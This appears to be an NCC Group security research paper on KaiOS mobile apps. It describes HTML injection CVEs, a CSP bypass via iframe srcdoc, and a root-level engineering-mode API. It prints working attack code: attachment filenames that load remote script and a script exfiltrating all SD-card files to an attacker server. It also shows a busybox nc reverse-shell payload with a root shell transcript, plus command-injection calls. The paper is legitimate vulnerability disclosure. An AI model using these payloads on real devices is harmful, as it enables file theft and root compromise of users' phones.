Exploring the Security of KaiOS Mobile Applications

NCC Group - Third-Party Projects

August 24, 2020

Prepared by
Neil Bergman

Abstract

KaiOS is a mobile operating system, forked from the discontinued Firefox OS, in which all the mobile applications running on a KaiOS-based mobile device are built using web technologies, such as HTML, JavaScript, and CSS. In this independent research project, we demonstrate that six of the pre-installed mobile applications are vulnerable to remote, and local, HTML injection attacks, which when combined with bypasses in the Content Security Policy can result in the abuse of privileged JavaScript APIs resulting in remote file disclosure or local privilege escalation. Additionally, we explore the security implications of both documented and undocumented JavaScript APIs in the platform and general security risks of the mobile platform.

Table of Contents

Introduction

First released in 2017, KaiOS has emerged as the third most popular mobile operating system. While their market share represents only about 1% of the global market share, their ability to grow a user base of over 100 million mobile device users by focusing on the "smart feature phones" market in a short period of time is impressive.[1] KaiOS is actually based on the defunct mobile operating system created by Mozilla called Firefox OS that was first released in 2013 and discontinued in 2016. While KaiOS Technologies Inc. now maintains the set of pre-installed mobile applications that ship with KaiOS devices, the KaiOS store, which allows installing additional mobile applications, and a fork of the Firefox OS, the architecture and security features of the platform have not changed much.

The Firefox OS architecture, and KaiOS architecture, can be decomposed into four different layers.

1. The Gaia layer is composed of a set of mobile applications that are developed using web technologies (HTML5, CSS, and JavaScript). Unlike normal web applications, these mobile applications can access native device features indirectly through the Gecko layer.
2. The Gecko layer contains the Gecko browser engine and also implements a set of web APIs that interact with native device features. Since the Gecko layer interacts with the device drivers on behalf of the Gaia layer, the Gecko layer implements a security framework to restrict access depending on the application permissions held by the calling mobile application in the Gaia layer.
3. The Gonk layer consists of the Linux kernel, system libraries, firmware, and device drivers. Effectively, the Gonk layer is a stripped down version of the Android operating system.
4. The hardware layer is a mobile device developed by an OEM running KaiOS.

The focus of this independent research project is evaluating the security of various pre-installed mobile applications, known as certified applications, that exist in the Gaia layer, exploring the security ramifications of unique web APIs exposed in the Gecko layer by KaiOS, and platform level concerns that we have with the Gonk layer in KaiOS devices when compared with more traditional Android devices.

[1] https://www.kaiostech.com/kaios-2019-year-in-review/

Since all mobile applications running in the Gaia layer on KaiOS mobile devices are built using web technologies such as HTML, CSS, and JavaScript code, care must be taken by mobile application developers to prevent remote and local HTML injection on this mobile platform similar to how to web application developers prevent DOM-based cross-site scripting attacks within web applications. For example, if a KaiOS mobile application accepts untrusted input from the network and then uses the input to change the user interface via the `innerHTML` attribute,[2] or the `Document.write` method,[3] then remote HTML injection would be possible, which would allow an a remote attacker to alter a mobile application's user interface running on the victim's device at a bare minimum. If an attacker is able to bypass the default Content Security Policy (CSP) applied to all privileged and certified applications, then the attacker would be able to abuse the privileges of the mobile application (gain access to local files, camera access, geolocation data, etc.).

The attack surface of a mobile device is broad and in the case of a Firefox OS-based mobile device, or a KaiOS-based mobile device, many remote inputs are rendered in a HTML-based user interface. Consider the following examples of remote inputs that are rendered in a HTML-based interface on a KaiOS-based mobile device.

- Portions of a HTTP response rendered in a chat or email application.
- Filenames or file contents received from a computer connected via USB rendered in a file manager application.
- SMS messages received and rendered in a SMS application.
- Service Set Identifiers (wireless network names) rendered in a system settings application.
- Bluetooth device names rendered in a system settings application.

We manually analyzed the pre-installed mobile applications that exist on four different Kai OS mobile devices (Alcatel Flip 2, Cat B35, Doro 7050, and Nokia 8110) for the existence of HTML injection vulnerabilities. While the mobile applications are maintained by KaiOS Technologies, individual OEMs can decide which pre-installed mobile applications should be included on their mobile devices, and can further customize the source code if desired. For example, we only observed the File Manager mobile application on the Cat B35 and Doro 7050 mobile devices, and have observed minor differences in the codebase between OEMs (mostly cosmetic changes) that utilize the same pre-installed mobile applications. The following table summarizes the information about the devices that we initially used for testing (newer firmware was tested as it was released).

Device Name	OS Version	OEM Firmware Version
Alcatel Flip 2	KaiOS 1.0	B9HUAH1
Cat B35	KaiOS 2.5	LTE_208120_B35
Doro 7050	KaiOS 2.5	S11A_DFC0180_306_190524
Nokia 8110	KaiOS 2.5	12_00_17_06

In general, most pre-installed KaiOS mobile applications utilize common HTML injection sinks (`innerHTML`, `outerHTML`, `insertAdjacentHTML`, etc.) in their codebase, which in theory could lead to HTML injection attacks and we noted six mobile applications that were vulnerable to either remote or local HTML injection attacks. For example, we noted that if a user opened a specially crafted email then a remote attacker could inject in arbitrary HTML content into the user's email application, which could be used to trick the user into providing their credentials to a remote attacker. When combined with a CSP bypass, exploitation of this vulnerability is more severe as we demonstrate later and can lead to abuse of privileged web APIs resulting in remote file disclosure or other forms of information leakage. The following table summarizes our findings, which NCC Group disclosed in August 2020.[4]

[2] https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML
[3] https://developer.mozilla.org/en-US/docs/Web/API/Document/write
[4] https://research.nccgroup.com/2020/08/21/technical-advisory-multiple-html-injection-vulnerabilities-in-kaios-pre-installed-mobile-applications/

Application	Uses HTML Injection Sinks	Known Vulnerable to HTML Injection	Attack Vector	Supported Devices
Browser	Yes	No	N/A	Alcatel Flip 2, Cat B35, Nokia 8110
Calculator	Yes	No	N/A	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Call Log (Phone)	Yes	No	N/A	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Camera	Yes	No	N/A	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Clock (Alarm)	Yes	No	N/A	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Contacts	Yes	Yes (CVE-2019-14757)	Depends*	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Email	Yes	Yes (CVE-2019-14756)	Network	Alcatel Flip 2, Cat B35, Nokia 8110
File Manager	Yes	Yes (CVE-2019-14758)	Depends*	Cat B35, Doro 7050
FM Radio	Yes	Yes (CVE-2019-14759)	Physical	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Gallery	Yes	No	N/A	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Google	No	No	N/A	Cat B35, Nokia 8110
Google Assistant	Yes	No	N/A	Cat B35, Nokia 8110
Google Maps	Yes	No	N/A	Cat B35, Nokia 8110
Messages	Yes	No	N/A	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Music	Yes	No	N/A	Alcatel Flip 2, Cat B35, Nokia 8110
myAT&T	No	No	N/A	Alcatel Flip 2
Note	Yes	Yes (CVE-2019-14761)	Physical	Cat B35, Doro 7050, Nokia 8110
Recorder	Yes	Yes (CVE-2019-14760)	Physical	Cat B35, Doro 7050, Nokia 8110
Settings	Yes	No	N/A	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
Snake	Yes	No	N/A	Nokia 8110
Store	Yes	No	N/A	Cat B35, Nokia 8110
Unit Conversion	Yes	No	N/A	Cat B35, Doro 7050, Nokia 8110
Video	Yes	No	N/A	Alcatel Flip 2, Cat B35, Doro 7050, Nokia 8110
YouTube	No	No	N/A	Cat B35, Nokia 8110

Remote HTML Injection Case Study: Attacking the Email Application

While we identified HTML injection vulnerabilities in six pre-installed mobile applications that are commonly installed on KaiOS mobile devices, this section explores the attack surface and exploitation details of the Email mobile application as one example. Email applications are an enticing target for attackers since email applications must accept, and parse, multiple inputs from remote sources such as email addresses, subjects, message contents, and file attachments. Of the four KaiOS mobile devices that we reviewed, all of them had the same Email application pre-installed (`email.gaiamobile.org`) except for the Doro mobile device.

Remote HTML Injection against the Email Application

Demonstrating that the Email mobile application pre-installed on most KaiOS mobile devices is vulnerable to remote HTML injection is straightforward. Send an email to the target email address with a file attached with the following name.

```
test1<font color=red>test1.txt
```

When a user opens the email from the Email application on a KaiOS mobile device we can clearly see that the HTML is not properly output encoded, since a portion of the attachment's filename is rendered in the color red.



Figure 1: Remote HTML injection into the Email application is possible.

Bypassing the Default Content Security Policies

KaiOS, like Firefox OS, enforces a default CSP on privileged mobile applications, which are installed from the KaiOS application store, and certified mobile applications, which are pre-installed on mobile devices, in order to prevent the execution of JavaScript code in a mobile application that is vulnerable to HTML injection.[5] Preventing JavaScript injection prevents an attacker from abusing any of the web APIs that the target mobile application has access to. The platform applies the following CSP policy against certified applications and is designed to prevent the injection of remote scripts or inline scripts.

```
default-src *; script-src 'self'; object-src 'none'; style-src 'self'
```

While the CSP policy enforced by the platform did not appear to have any clear weaknesses that could be exploited, we knew that KaiOS utilizes an older version of the Gecko browser engine, therefore we surveyed historical CSP bypasses in browsers that may work against KaiOS mobile applications and we identified one that worked. In older versions

[5] https://developer.mozilla.org/en-US/docs/Archive/B2G_OS/Firefox_OS_apps/Building_apps_for_Firefox_OS/CSP

of Gecko, the `srcdoc` attribute of an `iframe` element does not properly inherit the CSP of the parent.[6] This specific bypass is actually mentioned in the W3C Content Security Policy working draft .[7]

> "As described in §4.2.1 Initialize a Document's CSP list and §4.2.2 Initialize a global object's CSP list, documents loaded from local schemes will inherit a copy of the policies in the CSP list of the embedding document or opener browsing context. The goal is to ensure that a page can't bypass its policy by embedding a frame or opening a new window containing content that is entirely under its control (srcdoc documents, blob: or data: URLs, about:blank documents that can be manipulated via document.write(), etc)."

We can test out the CSP bypass by sending an email to the target email address with a file attached with the following name.

```
test2<iframe
➜  srcdoc="<script src=data&#x3a;text&#x2f;javascript,alert(document.domain)><&#x2f;script>">.txt
```

When a user opens the email from the Email application on a KaiOS mobile device our injected JavaScript executes and causes an alert box to appear with the text "email.gaiamobile.org", which demonstrates that JavaScript execution is possible in the context of the Email application.



Figure 2: Remote JavaScript injection into the Email application is possible.

Remote JavaScript Injection against the Email Application Leads to Remote File Disclosure

Now that we have identified a technique to bypass the default CSP used to protect certified applications, we can build an exploit designed to abuse the application privileges that the Email application has access to. First lets inspect the Email application's permissions located at `/system/b2g/webapps/email.gaiamobile.org/manifest.webapp`. The Email application has access to a variety of web APIs including the Device Storage API (`device-storage:sdcard`), Settings API (`settings`), and the Contacts API (`contacts`).

```
..."permissions":{"alarms":{},"themeable":{},"browser":{},"audio-channel-
➜  notification":{},"contacts":{"access":"readcreate"},"desktop-
➜  notification":{},"settings":{"access":"readwrite"},"downloads":{},"device-
➜  storage:sdcard":{"access":"readcreate"},"systemXHR":{},"tcp-
➜  socket":{},"softkey":{},"mobileconnection":{},"power":{}}...
➜
```

In order to exploit the vulnerability, we craft a file with the following name and then attach the file to an email directed at the target email address.

[6] https://github.com/YahooArchive/csptester/blob/master/webkit-tests/srcdoc-doesnt-bypass-script-src.html
[7] https://www.w3.org/TR/CSP3/#security-inherit-csp

```
<iframe srcdoc="<script src=http&#x3a;&#x2f;&#x2f;1.1.1.1&#x3a;8000&#x2f;k.js><&#x2f;script>">.txt
```

When the target opens the email within the KaiOS Email application then the attachment filename is rendered as HTML. The `script` element within the `srcdoc` will force the client to download and execute JavaScript code from `http://1.1.1.1:8000/k.js`, which could be changed to any address, in the same origin as the Email application.

The following is an example exploit which uses the Device Storage APIs to read and exfiltrate all the files from external storage to an attacker-controlled server. This exploit could be used to remotely steal any document, image, or video stored on the SD card of the target mobile device.

```
var sdcard = navigator.getDeviceStorage('sdcard');
var cursor = sdcard.enumerate();
cursor.onsuccess = function () {
    if (this.result) {
        var file = this.result;
        var fr = new FileReader();
        fr.onload = function(e) {
            contents = e.target.result;
            var xhttp = new XMLHttpRequest();
            xhttp.open("POST", "http://1.1.1.1:8000/capture_file?name="+encodeURI(file.name), true);
            xhttp.send(btoa(contents));
        }
        fr.readAsBinaryString(file)
        this.continue();
    }
}
```

Firefox OS exposed a wide range of functionality to mobile applications via various web APIs.[8] For example, a privileged Firefox OS mobile application granted the `camera` permission can use the Camera API can use the device's camera to take pictures[9] or a privileged mobile application granted the `device-storage:sdcard` permission can read and write to the device's external storage via the Device Storage API.[10]

KaiOS retains all of the same web APIs exposed to Firefox OS mobile applications, but additional web APIs have been added, or existing web APIs have been modified, by KaiOS Technologies and OEMs. Most note worthy is a web API that we will refer to as the engineering mode web API that allows certified mobile applications with the proper permission to perform privileged actions such as editing device properties, reading, and writing to files, and executing arbitrary commands as the root user. The origins of the engineering mode web API likely stem from feature requests from OEMs to Mozilla for a web API that could be customized by a OEM to perform engineering tasks such as production line and hardware testing features.[11] The Mozilla security team expressed concerns about the engineering mode web API since it might be abused to gain root level access to the mobile device by simply sideloading a mobile application to the device that asks for the engineering mode permission:

> "Engineering mode (bug 997564) allows partners to add APIs to gecko for engineering purposes (debug etc). They will install their own apps to use these permissions. Since this API can be very dangerous (equivalent to root level code execution) and there is no use case for third-party apps having these we should prevents apps getting these permissions at all if the phone is not already rooted." [12]

All KaiOS mobile devices that we reviewed contained the same engineering mode web API, that exposed functions that would allow privileged applications to execute arbitrary OS commands as the root user, but depending on the device the web API might be protected with different application permissions, such as the `jrdextension`, `kaiosextension`, or the `engmode-extension` permission.

For example, by inspecting the `components.manifest` file within the `/system/b2g/omni.ja` file, which is just a zip file, on the Alcatel Flip 2 mobile device, we note that there is a `jrdExtension` extension exposed via a JavaScript navigator property.[13]

```
component {bad6c492-42cc-4080-89bf-de2f5e3bf6b8} JrdExtension.js
contract @jrdcom.com/extension;1 {bad6c492-42cc-4080-89bf-de2f5e3bf6b8}
category JavaScript-navigator-property jrdExtension @jrdcom.com/extension;1
```

On the Nokia 8110 mobile device (firmware version 12), there exists two JavaScript navigator properties that expose an engineering mode web API.

```
component {69ed1d4f-ac5a-44d9-80cb-d4e70a6f71df} engmodeExtension.js
contract @kaiostech.com/extension;1 {69ed1d4f-ac5a-44d9-80cb-d4e70a6f71df}
category JavaScript-navigator-property engmodeExtension @kaiostech.com/extension;1
...
component {6f88cfab-16f7-46cf-aaec-c20db83ebc80} kaiosExtension.js
contract @kaiosextension80.com/extension;1 {6f88cfab-16f7-46cf-aaec-c20db83ebc80}
category JavaScript-navigator-property kaiosExtension @kaiosextension80.com/extension;1
```

While on the Nokia 8110 mobile device (firmware version 16), there exists one JavaScript navigator property that exposes an engineering mode web API.

[8] https://developer.mozilla.org/en-US/docs/Archive/B2G_OS/Firefox_OS_apps/Firefox_OS_device_APIs
[9] https://developer.mozilla.org/en-US/docs/Archive/B2G_OS/API/Navigator/mozCamera
[10] https://developer.mozilla.org/en-US/docs/Archive/B2G_OS/API/Device_Storage_API
[11] https://bugzilla.mozilla.org/show_bug.cgi?id=822176
[12] https://bugzilla.mozilla.org/show_bug.cgi?id=1064108
[13] https://developer.mozilla.org/en-US/docs/Mozilla/Developer_guide/Adding_APIs_to_the_navigator_object

```
component {69ed1d4f-ac5a-44d9-80cb-d4e70a6f71df} engmodeExtension.js
contract @kaiostech.com/extension;1 {69ed1d4f-ac5a-44d9-80cb-d4e70a6f71df}
category JavaScript-navigator-property engmodeExtension @kaiostech.com/extension;1
```

Regardless of the name of the web API or the name of the permission used to protect the engineering mode web API, we noted that the implementation of the engineering mode web API across KaiOS devices appears consistent. Most concerning was that the engineering mode web API for each device exposes functionality, such as the `startUniversalCommand` function, that allows executing arbitrary OS commands as the root user. This function was first noted publicly as part of a remote code execution exploit against the Nokia 8110 created by Luxferre and the Banana Hackers group[14,15]. The following is the implementation of the function from the `components/JrdExtension.js` file from the Alcatel Flip 2 mobile device.

```
    startUniversalCommand: function(command, isUseShell) {
        let request = this.createRequest();
        cpmm.sendAsyncMessage('JrdSrv:UniversalCommand', {
            param: command,
            useShell: isUseShell,
            operation: 'start',
            requestID: this.getRequestId(request)
        });
        return request;
    },
```

The `startUniversalCommand` function simply invokes functionality implemented in `jrd_service.jsm`, which uses a `nsIProcess` object to execute a program with the provided arguments.[16] Since the b2g process (Boot to Gecko) runs under the root user, along with the rest of the Gecko layer, the spawned program will also run under the root user. The b2g process is the primary system process on a Firefox OS, or KaiOS, mobile device, and has access to the underlying filesystem and hardware devices.

```
            case 'JrdSrv:UniversalCommand':
                if (msg.operation === 'start') {
                    let file = Components.classes['@mozilla.org/file/local;1'].createInstance(
                    ➜  Components.interfaces.nsILocalFile);
                    let process = Components.classes['@mozilla.org/process/util;1'].createInstance(
                    ➜  Components.interfaces.nsIProcess);
                    let args = [];
                    let s = null;
                    let cmd = null;
                    let cmds = [];
                    if (msg.useShell) {
                        file.initWithPath('/system/bin/sh');
                        args[0] = '-c';
                        args[1] = msg.param;
                        debug('hwtest--args:' + args);
                    } else {
                        s = msg.param;
                        cmd = s.match(/\S+/);
                        file.initWithPath(cmd);
                        cmds = s.match(/\S+/g);
                        for (var i in cmds) {
                            if (i > 0) {
                                args[i - 1] = cmds[i];
                            }
```

[14] https://sites.google.com/view/bananahackers
[15] http://r.gerda.tech/
[16] https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XPCOM/Reference/Interface/nsIProcess

```
                    }
                    debug('hwtest--command:' + cmd + args);
                }
                try {
                    let self = this;
                    process.init(file);
                    debug('hwtest--UniversalCommand: init finished');
                    process.runAsync(args, args.length, {
```

Prevalence of Over-permissioned Mobile Applications

Mozilla spent time reviewing each certified pre-installed mobile application within Firefox OS for a range of security issues related to HTML injection, secure data storage, secure communications, interprocess communication, and use of privileged APIs. Reviewing the old security code review notes of the Mozilla Firefox OS security provides us insight into their workflow for conducting these security reviews.[17] When it came to use of privileged APIs, the Mozilla team attempted to utilize principle of least privilege by removing unneeded permissions from certified mobile applications, which would limit the impact of remote JavaScript injection attacks. Even if an attacker could remotely exploit a HTML injection vulnerability in one of the pre-installed mobile applications and bypass the default Content Security Policy (CSP), the exploit code could only utilize a limited set of web APIs. Many of these mobile applications would not even have access to the device storage.

The engineering mode web API within KaiOS increases the impact of HTML injection vulnerabilities and opens the possibility for exploitation of classes of vulnerabilities not seen in normal Firefox OS mobile applications. Therefore, it is important to understand how many pre-installed mobile applications have access to this web API on KaiOS mobile devices.

We inspected each pre-install mobile application's manifest on the Alcatel Flip 2, Nokia 8110, and Doro 7050 and noted how many applications had access to either the `jrdextension`, `kaiosextension`, or the `engmode-extension` permission. The results show that many pre-installed mobile applications have access to the engineering mode web API. The mobile device that utilized the engineering mode web API the most was the Doro mobile device in which 32 out of 42 preinstalled mobile applications have root permissions. Note that we reviewed the permissions of all pre-installed mobile applications, which does include mobile applications that are hidden from the user, but many of the mobile applications shown on the home screen also have root permissions.

[17] https://wiki.mozilla.org/Security/B2G/Reviews_old



Figure 3: Many KaiOS pre-installed mobile application have root permissions via the engineering mode web API.

While we understand the need for administrative permissions for a limited number of mobile applications that need to alter device settings, most of the applications we noted should not have access to the engineering mode web API and we would argue further that none of these mobile applications need to execute arbitrary OS commands as the root user. The Gecko layer can execute any privileged operation needed, but applications in the Gaia layer should not be able to execute OS commands as the root user as this subverts the permissioning model. For example, on the Alcatel device the Browser application has the `jrdextension` permission as per its manifest (`/system/b2g/webapps/search.gaiamobile.orgmanifest.webapp`).

```
{"name":"Browser",..."type":"certified",...,"permissions":{"themeable":{},"mobileconnection":{},"webapp
➜  s-manage":{},"open-remote-window":{},"settings":{"access":"readwrite"},"softkey":{},"systemXHR":{},
➜  "contacts":{"access":"readonly"},"sysprop":{},"jrdextension":{},"storage":{"substitute":"indexedDB-
➜  unlimited"}},"connections":{"search":{"handler_path":"index.html","description":"Notifies the searc
➜  h app on query change.","rules":{}}},"datastores-owned":{"browser_store":{"access":"readwrite","des
➜  cription":"Stores browser data like pinned sites for references of other apps"}},"datastores-
➜  access":{"places":{"readonly":false,"description":"Stores data about browsing history."},"bookmarks
➜  _store":{"access":"readonly","description":"Stores data about bookmarks"}},...
```

After reviewing the Browser application's JavaScript code, we noted that the OEM has modified the Browser application to use the engineering mode web API to determine what carrier the mobile device is currently using in multiple locations as opposed to using the standard Firefox OS `MozMobileConnection` web API,[18] which already exposes information about the network operator. This is just one example of an over-permissioned mobile application pre-installed on KaiOS mobile devices, but many more exist.

```
    var jrd = navigator.jrdExtension;
    var operator = jrd.readRoValue('ro.operator.name');
    console.log('shzhd >>>: operator : ' + operator);
    if (operator == 'SPR') {
```

KaiOS Technologies notified NCC Group that they plan on limiting the functionality exposed via the engineering mode web API starting in KaiOS version 3 slated for initial release in December 2020, so that only functionality needed to perform factory testing is exposed in this API, which should reduce the impact of vulnerabilities identified in any certified mobile application with access to the API.

[18] https://developer.mozilla.org/en-US/docs/Archive/B2G_OS/API/MozMobileConnection

Improper Permission Checks in Earlier Versions of the Nokia 8110

Prior to firmware version 16, the Nokia 8110 was vulnerable to remote OS command injection attacks due to an improper permission check in its engineering mode web API. JavaScript code from any origin could invoke the web API's `startUniversalCommand` function to execute arbitrary OS commands as the root user including untrusted JavaScript code loaded from the KaiOS browser. As previously mentioned, this vulnerability was first publicly disclosed by Luxferre and the Banana Hackers group and was used as the first jailbreak technique against a KaiOS mobile device.[19]

Older versions of the Nokia 8110 actually exposed two engineering mode web APIs with the exact same functionality. By inspecting the `components.manifest` file within the `/system/b2g/omni.ja` file, we note that there is a `engmodeExtension` and a `kaiosExtension` extension exposed via JavaScript navigator properties.

```
...
component {69ed1d4f-ac5a-44d9-80cb-d4e70a6f71df} engmodeExtension.js
contract @kaiostech.com/extension;1 {69ed1d4f-ac5a-44d9-80cb-d4e70a6f71df}
category JavaScript-navigator-property engmodeExtension @kaiostech.com/extension;1
...
component {6f88cfab-16f7-46cf-aaec-c20db83ebc80} kaiosExtension.js
contract @kaiosextension80.com/extension;1 {6f88cfab-16f7-46cf-aaec-c20db83ebc80}
category JavaScript-navigator-property kaiosExtension @kaiosextension80.com/extension;1
...
```

The `engmodeExtension` extension checks that the calling application has the `engmode-extension` permission using the `testExactPermissionFromPrincipal` function and returns the `undefined` if the calling application does not have the correct permission.

```
engmodeIDOMExtension.prototype = {
    __proto__: DOMRequestIpcHelper.prototype,
    classDescription: 'The engmode extension for DOM',
    classID: Components.ID('{69ed1d4f-ac5a-44d9-80cb-d4e70a6f71df}'),
    contractID: '@kaiostech.com/extension;1',
    classInfo: XPCOMUtils.generateCI({
        classID: Components.ID('{69ed1d4f-ac5a-44d9-80cb-d4e70a6f71df}'),
        ontractID: '@kaiostech.com/extension;1',
        classDescription: 'engmodeExtension',
        interfaces: [Ci.engmodeIDOMExtension],
        flags: Ci.nsIClassInfo.DOM_OBJECT
    }),
    QueryInterface: XPCOMUtils.generateQI([Ci.engmodeIDOMExtension, Ci.nsIDOMGlobalPropertyInitializer,
    ➜  Ci.nsIMessageListener, Ci.nsISupportsWeakReference, Ci.nsIObserver]),
    _getOemfuseCb: null,
    init: function(aWindow) {
        debug('Initialized');
        this._self = this;
        let perm = Services.perms.testExactPermissionFromPrincipal(aWindow.document.nodePrincipal,
        ➜  'engmode-extension');
        this._hasPrivileges = perm == Ci.nsIPermissionManager.ALLOW_ACTION;
        if (!this._hasPrivileges) {
            Cu.reportError('NO ENGMODE EXTENSION PERMISSION ' + 'FOR: ' +
            ➜  aWindow.document.nodePrincipal.origin + '\n');
            return undefined;
        }
```

On the other hand the `kaiosExtension` extension checks that the calling application has the `kaiosextension` permission using the `testExactPermissionFromPrincipal` function but does not use the return value of the `testEx`

[19] https://groups.google.com/g/bananahackers/c/LMmvJnVxBEY/m/XfE1edqBBwAJ

`actPermissionFromPrincipal` function. Note that the `_hasPrivileges` variable will always be set to `true` in the following JavaScript code, which means that a calling application will never be denied access to the `kaiosExtension` extension.

```
kaiosIDOMExtension.prototype = {
    __proto__: DOMRequestIpcHelper.prototype,
    classDescription: 'The kaios extension for DOM',
    classID: Components.ID('{6f88cfab-16f7-46cf-aaec-c20db83ebc80}'),
    contractID: '@kaiosextension80.com/extension;1',
    classInfo: XPCOMUtils.generateCI({
        classID: Components.ID('{6f88cfab-16f7-46cf-aaec-c20db83ebc80}'),
        ontractID: '@kaiosextension80.com/extension;1',
        classDescription: 'kaiosExtension',
        interfaces: [Ci.kaiosIDOMExtension],
        flags: Ci.nsIClassInfo.DOM_OBJECT
    }),
    QueryInterface: XPCOMUtils.generateQI([Ci.kaiosIDOMExtension, Ci.nsIDOMGlobalPropertyInitializer,
    ➜  Ci.nsIMessageListener, Ci.nsISupportsWeakReference, Ci.nsIObserver]),
    _getOemfuseCb: null,
    init: function(aWindow) {
        debug('Initialized');
        this_self = this;
        let perm = Services.perms.testExactPermissionFromPrincipal(aWindow.document.nodePrincipal,
        ➜  'kaiosextension');
        this._hasPrivileges = true;
        debug('init  permissions: ' + perm);
        if (!this._hasPrivileges) {
            Cu.reportError('perm:' + perm + '+ NO KAIOS EXTENSION PERMISSION ' + 'FOR: ' +
            ➜  aWindow.document.nodePrincipal.origin + '\n');
            return null;
        }
```

At this point we can build an exploit that will provide us a reverse shell once loaded in the KaiOS browser by simply calling the `startUniversalCommand` function with our payload, since JavaScript code in any origin can use this web API, which is demonstrated by the following HTML code. We noted that the vendor fixed the issue publicly disclosed by the Banana Hackers group in firmware version 16 by removing the `kaiosExtension` extension from the `components.manifest` file, thus removing the duplicate engineering mode web API that lacked proper permission checks within the Gecko layer.

```
<html>
  <body>
    <script>
    navigator.kaiosExtension.startUniversalCommand('rm /sdcard/f;busybox mkfifo /sdcard/f;cat /sdcard/f
➜   |/system/bin/sh -i 2>&1|busybox nc 5.5.5.5 4444 >/sdcard/f', true);
    </script>
  </body>
</html>
```

```
[redacted]$ nc -l 4444
/system/bin/sh: can't find tty fd: No such device or address
/system/bin/sh: warning: won't have full job control
root@Nokia 8110 4G:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:b2g:s0
root@Nokia 8110 4G:/ # cat /system/build.prop | grep -ir ro.build.description
(standard input):ro.build.description=Nokia 8110 4G-user 6.0.1 MMB29M 12.00.17.06 test-keys
```

Figure 4: Reverse shell acquired from the Nokia 8110 by exploiting the kaiosExtension web API bug.

While the first jailbreak technique exploited the fact that early firmware versions of the Nokia 8110 mobile device lacked proper permission checks on an engineering mode web API, one current jailbreak technique still utilized against some KaiOS mobile devices involves enabling debug mode, which enables ADB and WebIDE, and sideloading a certified mobile application to the target mobile device that utilizes the engineering mode API to execute OS commands as root in order make changes to either the data, or system, partition.[20]

Hunting for OS Command Injection Vulnerabilities

While the the engineering mode web API's `startUniversalCommand` has been used in previous public exploits, such as the Nokia 8110 remote jailbreak, there exists other dangerous functions exposed via the same undocumented web API that allow for execution of arbitrary commands as the root user, such as the `startUniversalCommandPre`, `execCmdLE`, `setPropertyLE`, and `setKAIOSLogPara` JavaScript functions. If a privileged mobile application passes input from an untrusted source to any of these functions then OS command injection would be possible.

The `startUniversalCommandPre` function prepends a pre-defined OS command with the function's first parameter and then executes the OS command.

```
// Executes touch > /sdcard/test1;/system/bin/bugreport
navigator.engmodeExtension.startUniversalCommandPre('touch > /sdcard/test1;', true, 'bugreport');
```

The `execCmdLE` function appends a pre-defined OS command with the function's first parameter, which is a JavaScript array, and then executes the OS command.

```
// Executes rm -
 ➜  r /data/testbox_log/gps_info.txt anything > /storage/sdcard/anything;touch /sdcard/test2;
navigator.engmodeExtension.execCmdLE(["rmgps", "anything",
 ➜  "/storage/sdcard/anything;touch /sdcard/test2;"], 3);
```

